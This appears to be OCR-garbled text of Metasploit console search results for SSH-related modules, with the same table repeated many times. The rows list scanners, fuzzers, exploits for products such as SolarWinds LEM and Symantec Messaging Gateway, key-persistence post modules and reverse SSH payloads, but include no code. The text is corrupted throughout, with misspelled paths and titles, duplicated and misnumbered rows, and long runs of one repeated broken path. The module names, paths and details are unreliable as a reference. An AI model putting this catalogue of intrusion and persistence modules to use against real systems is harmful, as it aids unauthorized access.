4 4 4 4 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/multx/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl 10 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/sth/sourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_messaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent normal	No N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schieder Electric Pelco Endura NETSSXX Encoder SecureCRT SSHB Buffer Overflow Solarwinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax 5.53 SSH Username Buffer Overflow
4 4 4 4 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_ersion_corrupt 16 auxiliary/scanner/ssh/ssh_version_corrupt 17 auxiliary/scanner/ssh/ssh_enumusers 18 auxiliary/scanner/ssh/ssh_enumusers 19 auxiliary/scanner/ssh/ssh_ersion_corrupt 19 auxiliary/scanner/ssh/ssh_ersion_corrupt 20 auxiliary/scanner/ssh/ssh_ersion_corrupt 20 auxiliary/scanner/ssh/ssh_ersion_corrupt 20 auxiliary/scanner/ssh/ssh_ersion_corrupt 20 auxiliary/inux/sh/ssh/scurecrt_sshl 20 exploit/inux/sh/sploarwinds_lem_exec 21 exploit/linux/shtysourcegraph_gitserver_sshcmd 22 exploit/linux/http/symantec_smg_ssh 23 exploit/linux/http/symantec_messaging_gateway_exec 24 exploit/windows/ssh/sysax_ssh_username 25 auxiliary/dos/windows/ssh/sysax_ssh_username 25 auxiliary/fuzzersh/spsac_ssh_dexchange	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17	normal excellent good normal normal normal normal normal normal excellent excellent excellent excellent excellent normal	No No No No No No No No No No No No No N	SSH Key Persistence SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.53 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
4 4 4 4 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusens 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/ssh/saltstack_salt 8 exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_ssh1 0 exploit/linux/ssh/sourcegraph_gitserver_sshcmd 1 exploit/linux/ssh/sourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_ssh 4 exploit/linux/ssh/symantec_messaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username 5 auxiliary/dos/windows/ssh/sysax_ssh_dexchange 6 exploit/unix/ssh/syindows/changereq	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent excellent excellent excellent excellent	No N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Dublic Key Acceptance Scanner SSH Dublic Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SSH Username Electric Peloc Endura NETS5XX Encoder Schneider Electric Peloc Endura NETS5XX Encoder Schneider Electric Peloc Endura NETS5XX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax 5.53 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability
4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh login 11 auxiliary/scanner/ssh/ssh login_pubkey 12 auxiliary/scanner/ssh/ssh login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh enumusens 15 auxiliary/fuzzers/ssh/ssh version_corrupt 16 auxiliary/fuzzers/ssh/ssh version 17 post/multi/gather/saltstack_salt 18 exploit/windows/ssh/securecrt_sshl 19 exploit/inux/shtp/schneider_electric_net55xx_encoder 19 exploit/inux/shfyolarwinds_lem_exec 10 exploit/linux/shfyolarwinds_lem_exec 10 exploit/linux/shfyosunetec_smg_ssh 20 exploit/linux/shfyosunetec_smg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent excellent normal excellent normal excellent normal normal	No N	SSH Key Persistence SSH Key Persistence SSH Kop Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax 5.3 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH UserNaUTH Change Request Password Reset Vulnerability Test SSH Github Access
4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh login 11 auxiliary/scanner/ssh/ssh login_pubkey 12 auxiliary/scanner/ssh/ssh login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh enumusens 15 auxiliary/fuzzers/ssh/ssh version_corrupt 16 auxiliary/fuzzers/ssh/ssh version 17 post/multi/gather/saltstack_salt 18 exploit/windows/ssh/securecrt_sshl 19 exploit/inux/shtp/schneider_electric_net55xx_encoder 19 exploit/inux/shfyolarwinds_lem_exec 10 exploit/linux/shfyolarwinds_lem_exec 10 exploit/linux/shfyosunetec_smg_ssh 20 exploit/linux/shfyosunetec_smg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 31 exploit/linux/shfyosymanetec_mg_ssh 32 exploit/linux/shfyosymanetec_mg_ssh 33 exploit/linux/shfyosymanetec_mg_ssh 34 exploit/linux/shfyosymanetec_mg_ssh 35 exploit/linux/shfyosymanetec_mg_ssh 36 exploit/linux/shfyosymanetec_mg_ssh 37 exploit/linux/shfyosymanetec_mg_ssh 38 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 39 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30 exploit/linux/shfyosymanetec_mg_ssh 30	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent excellent excellent excellent excellent	No N	SSH Key Persistence SSH Key Persistence SSH Kop Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax 5.3 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH UserNaUTH Change Request Password Reset Vulnerability Test SSH Github Access
4 4 4 4 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_version_corrupt 5 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/sghter/saltstack_salt 8 exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl 9 exploit/linux/shfyshcander_sleetric_net5sxc_encoder 9 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/ssh/symantec_smg_ssh 1 exploit/linux/sth/symantec_smg_ssh 2 exploit/linux/ssh/symantec_mssaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username 5 auxiliary/dos/windows/ssh/sysax_ssh_dkexchange 6 exploit/unix/ssh/tectia_passwd_changereq 8 auxiliary/dos/mindows/ssh/sysax_ssh_dkexchange 9 exploit/linux/ssh/tectia_passwd_changereq 8 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/linux/http/bidquit_airos_file_upload	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent normal excellent normal excellent normal excellent normal excellent normal excellent normal excellent	No N	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SISH Service Scanner Saltstack Salt Information Gatherer Saltstack Salt Information Gatherer Schneider Electric Peloc Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysaax Multi-Server 6.10 SSHD Keyenume Buffer Overflow Sysax Multi-Server 6.10 SSHD Keye Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airos Arbitrary File Upload
4 4 4 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version_corrupt 17 post/multi/gather/saltstack_salt 18 exploit/unix/http/schneider_electric_net55xx_encoder 19 exploit/inux/ssh/solarwinds_lem_exec 10 exploit/linux/shfyolarwinds_lem_exec 10 exploit/linux/ssh/syolarwinds_lem_exec 10 exploit/linux/ssh/syolarwinds_lem_exec 10 exploit/linux/ssh/symantec_smg_ssh 10 exploit/linux/ssh/symantec_messaging_gateway_exec 10 exploit/linux/shfysymantec_messaging_gateway_exec 10 exploit/unidows/ssh/sysax_ssh_username 10 auxiliary/dos/windows/ssh/sysax_ssh_username 11 auxiliary/dos/windows/ssh/sysax_ssh_username 12 auxiliary/dos/windows/ssh/sysax_ssh_dexchange 13 exploit/linux/shfysh/ssh_enum_git_keys 14 exploit/linux/shfysh/ssh_enum_git_keys 15 exploit/linux/http/ubiquit_airos_file_upload 16 papload/end/unix/reverse_ssh	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent excellent normal normal normal normal normal excellent normal normal	No N	SSH Key Persistence SSH Key Persistence SSH Koy Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Souregraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysam SSH Username Buffer Overflow Sysax S.5 SSH Username Buffer Overflow Sysax S.5 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH
4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexe 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/scanner/ssh/ssh_enumusers 16 auxiliary/scanner/ssh/ssh_enumusers 17 auxiliary/scanner/ssh/ssh_enumusers 18 exploit/multi/sph/schneider_electric_net55xx_encoder 19 exploit/muix/http/schneider_electric_net55xx_encoder 19 exploit/inux/sh/sh/scurecrt_sshl 10 exploit/linux/sh/sh/splarwinds_lem_exec 11 exploit/linux/sh/syloslarwinds_lem_exec 12 exploit/linux/sh/sh/synantec_messaging_gateway_exec 13 exploit/linux/http/symantec_messaging_gateway_exec 14 exploit/linux/sh/sysax_ssh_username 15 auxiliary/dos/windows/ssh/sysax_ssh_kexhange 16 exploit/linux/ssh/stextia_passwd_changereq 17 auxiliary/scanner/ssh/ssh_enum_git_keys 18 exploit/linux/http/ubiquiti_airos_file_upload 19 payload/emd/unix/reverse_ssh 19 payload/emd/unix/reverse_ssh 20 payload/emd/unix/reverse_ssh 20 payload/emd/unix/reverse_ssh 20 payload/emd/unix/reverse_ssh 20 payload/emd/unix/reverse_ssh	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01	normal excellent good normal normal normal normal normal normal excellent excellent excellent excellent excellent normal excellent normal excellent normal excellent normal excellent normal	No N	SSH Key Persistence SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Ubername Enumenation SSH Username Enumenation SSH Version Corruption SSH Version Scanner SSH Version Scanner SSH SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AMS API)
4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version_corrupt 17 post/multi/gather/saltstack_salt 18 exploit/unix/http/schneider_electric_net55xx_encoder 19 exploit/inux/ssh/solarwinds_lem_exec 10 exploit/linux/shfyolarwinds_lem_exec 10 exploit/linux/ssh/syolarwinds_lem_exec 10 exploit/linux/ssh/syolarwinds_lem_exec 10 exploit/linux/ssh/symantec_smg_ssh 10 exploit/linux/ssh/symantec_messaging_gateway_exec 10 exploit/linux/shfysymantec_messaging_gateway_exec 10 exploit/unidows/ssh/sysax_ssh_username 10 auxiliary/dos/windows/ssh/sysax_ssh_username 11 auxiliary/dos/windows/ssh/sysax_ssh_username 12 auxiliary/dos/windows/ssh/sysax_ssh_dexchange 13 exploit/linux/shfysh/ssh_enum_git_keys 14 exploit/linux/shfysh/ssh_enum_git_keys 15 exploit/linux/http/ubiquit_airos_file_upload 16 papload/end/unix/reverse_ssh	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent excellent normal normal normal normal normal excellent normal normal	No N	SSH Key Persistence SSH Key Persistence SSH Koy Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Souregraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysam SSH Username Buffer Overflow Sysax S.5 SSH Username Buffer Overflow Sysax S.5 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH
4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/ssh/schexider_electric_net55xx_encoder 9 exploit/mindx/http/schexider_electric_net55xx_encoder 9 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/ssh/sourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/sourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/syourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_ssh 4 exploit/linux/ssh/symantec_messaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username 5 auxiliary/dos/windows/ssh/sysax_ssh_dexchange 6 exploit/unix/ssh/tectia_passwd_changereq 7 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/linux/ssh/bubquiti_airos_file_upload 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/linux/ssh/maire_rini_known_privkey	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent normal normal normal normal normal normal excellent excellent excellent normal normal excellent normal excellent normal excellent normal excellent normal	No N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SSH Username Enumeration SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Peloc Endura NETS5XX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysantec Messaging Gateway Remote Code Execution Sysax 5.53 SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airo'S Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WMWare Aria Operations for Networks (vkealize Network Insight) SSH Private Key Exposure
4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexe 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/scanner/ssh/ssh_ersion_corrupt 16 auxiliary/scanner/ssh/ssh_version_corrupt 17 auxiliary/scanner/ssh/ssh_version 18 exploit/mulx/http/schneider_electric_net55xx_encoder 19 exploit/linux/shfyshcheider_electric_net55xx_encoder 19 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysourcegraph_gitserver_sshcd 20 exploit/linux/shfysnantec_messaging_gateway_exec 20 exploit/linux/shfysnantec_messaging_gateway_exec 20 exploit/linux/ssh/sysax_ssh_username 20 auxiliary/scanner/ssh/ssh_enum_git_keys 20 exploit/linux/ssh/tputfuit_airos_file_upload 20 payload/cmd/unix/peverse_ssh 20 payload/cmd/unix/pind_aws_instance_connect 20 exploit/linux/ssh/vind_aws_instance_connect 20 exploit/linux/ssh/vinware_volp_known_privkey 20 exploit/linux/ssh/vmare_volp_known_privkey	2019-01-25 2002-07-23 2017-03-17 2012-08-17 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal	NO N	SSH Key Persistence SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Uberious Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Revers TCP SSH Unix SSH Shell, Bind Instance Connect (via AMS API) WMare VDP Known SSH Key
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/ssh/ssh/ssh_version 8 exploit/unix/http/schenider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl exploit/vinux/shtry/schenider_electric_net55xx_encoder 9 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/ssh/sysantec_messaging_gateway_exec 1 exploit/linux/sthy/symantec_messaging_gateway_exec 2 exploit/linux/ssh/symantec_messaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username 5 auxiliary/dos/windows/ssh/sysax_ssh_kexchange 6 exploit/unix/ssh/tectia_passwd_changereq 7 